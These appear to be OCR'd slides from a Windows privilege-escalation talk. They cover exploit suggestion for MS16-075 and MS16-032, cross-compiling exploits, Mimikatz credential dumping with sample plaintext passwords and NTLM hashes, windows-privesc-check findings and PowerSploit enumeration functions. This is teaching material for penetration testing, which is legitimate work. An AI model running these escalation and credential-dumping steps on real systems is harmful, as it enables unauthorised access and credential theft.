
Copy sysinfo.txt to attacking machine

- **Figure this part out yourself**



```
[120]: KB3042553
[121]: KB3045685
[122]: KB3046017
[123]: KB3046269
[124]: KB3054476
[125]: KB3055642
[126]: KB3059317
[127]: KB3060716
[128]: KB3067903
[129]: KB3068708
[130]: KB3071756
[131]: KB3072305
[132]: KB3074543
[133]: KB3078601
[134]: KB3078667
[135]: KB3080079
[136]: KB3080149
[137]: KB3084135
[138]: KB3086255
[139]: KB3092601
[140]: KB3092627
[141]: KB3093513
[142]: KB3097989
```

Kernel exploits: Choosing a sploit



```
root@kali:~/Desktop/windowspriv/Windows-Exploit-Suggester# ./windows-exploit-suggester.py -d 2017-09-17-mssb.xls -i vm -l
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 4 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[*] searching for local exploits only
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization
[*]   https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation
[*]   https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation
[*] done
```

Kernel exploits: Compiling exploits

Compiling C windows exploits on Linux

```
> i686-w64-mingw32-gcc exploit.c -o exploit                #64 Bit
> i686-w64-mingw32-gcc 40564.c -o 40564 -lws2_32     #32 Bit
```

Convert python exploit to exe using Pywin32, Setuptools, PyInstaller

```
> python pyinstaller.py –onefile <scriptName>
```

Post exploitation: Mimikatz basics

Application needs to be run with Administrator privileges


Basic Usage

privilege::debug	-> Gives the admin debug privs
sekurlsa::logonpasswords	-> Dumps most plaintext passwords
lsadump::sam	-> Dumps SAM NTLM hashes


Interested?

Check out https://github.com/gentilkiwi/mimikatz/


Post exploitation: Mimikatz basics



```
 tspkg :
  * Username : Togie
  * Domain   : WIN-J00BM1C8GEG
  * Password : Listentopapa
 wdigest :
  * Username : Togie
  * Domain   : WIN-J00BM1C8GEG
  * Password : Listentopapa
 kerberos :
  * Username : Togie
  * Domain   : WIN-J00BM1C8GEG
  * Password : Listentopapa
 ssp :
 credman :
  [00000000]
  * Username : Admin
  * Domain   : //Share$
  * Password : Passw0rd1
```



```
RID  : 000003eb (1003)
User : HarroMynameis2g
LM   :
NTLM : 0a9006473dd6d5bcb3f8900043b86323

RID  : 000003ec (1004)
User : Vuln
LM   :
NTLM : 5ba9544b78fc0306169776edabee992a
```




```
Secret   : _SC_AnyDesk / service 'AnyDesk' with username : .\Togie
cur/text: Listentopapa
```

Automation: windows-privesc-check

Generates a fancy report <-

Explains each vulnerability nicely too

Can run as low priv user (Only relevant vectors to privesc ++)



Impact	High
Ease of exploitation	Very High
Confidence	Very High

description

Some programs/directories in the system path have weak permissions. TODO which user are affected by this issue?

The following programs/DLLs in the system PATH can be manipulated by non-administrator users:

- File C:\systools\accesschk.exe has weak permissions: ALLOW NT AUTHORITY\Authenticated Users: FILE_V
- File C:\systools\accesschk64.exe has weak permissions: ALLOW NT AUTHORITY\Authenticated Users: FILE

Contents

Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	Insecure Permissions On Files / Directories In System PATH
High	Very High	Very High	Insecure Permissions On Files / Directories In Current User's PATH
Very High	High	Very High	Service Can Be Reconfigured By Non-Admin Users
High	Very High	Very High	Insecure Permissions on Program Files
High	Very High	Low	File Creation Allowed On Drive Root
High	Very High	Very Low	User Password Not Required
Very High	Medium	Very High	Service Permissions Can Be Altered By Non-Admin Users
Very High	Medium	Very High	Non-Admin Users Can Take Ownership of Service
Medium	Very High	Low	Non-Admin Can Change File Paths In Registry
Medium	Very High	Low	Non-Admin Can Change Registry Paths That Are Stored In The Registry
Medium	Very High	Very Low	Windows Service Registry Keys Allow Untrusted Users To Create Subkeys
High	Medium	Very High	SMB Server Does Not Mandate Packet Signing
High	Medium	Very High	SMB Client Does Not Mandate Packet Signing
Medium	High	Medium	Write Permissions Allowed On Event Log File
Low	Very High	Very High	Read Permissions Allowed On Event Log File
Low	Very High	Very High	Share Level Permissions Allow Access By Non-Admin Users
Low	Very High	Very High	Service Can Be Started By Non-Admin Users
Low	Very High	Very High	Service Can Be Stopped By Non-Admin Users

Powersploit

Can do everything, with one tool

Insecure file permissions

Get-ModifiableServiceFile	-	Returns services where current user can write to service binary
Get-ModifiableService	-	Returns service the current user can modify

DLL Highjacking

Find-ProcessDLLHijack	-	Finds protential DLL hijacking in current processes
Find-PathDLLHijack	-	Finds service %PATH% DLL hijacking opportunities

Unquoted service paths

Get-ServiceUnquoted	-	Returns services with no quotes and spaces in their name

Check out their github, it does 90% of what was mentioned in this talk

https://github.com/PowerShellMafia/PowerSploit

TLDR Use powersploit